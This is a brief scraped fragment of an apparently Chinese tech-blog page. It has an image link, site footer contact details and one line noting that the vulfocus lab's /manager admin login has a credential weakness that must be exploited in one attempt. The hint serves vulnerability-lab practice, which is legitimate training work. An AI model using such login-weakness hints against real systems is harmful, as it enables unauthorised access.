
vulfocus 平台后台登陆页面/manager账密漏洞位置必须一次成功,否则重启环境。
安全威胁分析
——安全威胁分析
联系我们(工作时间:8:30-22:00)
400-660-0108 kefu@csdn.net


 天工造物局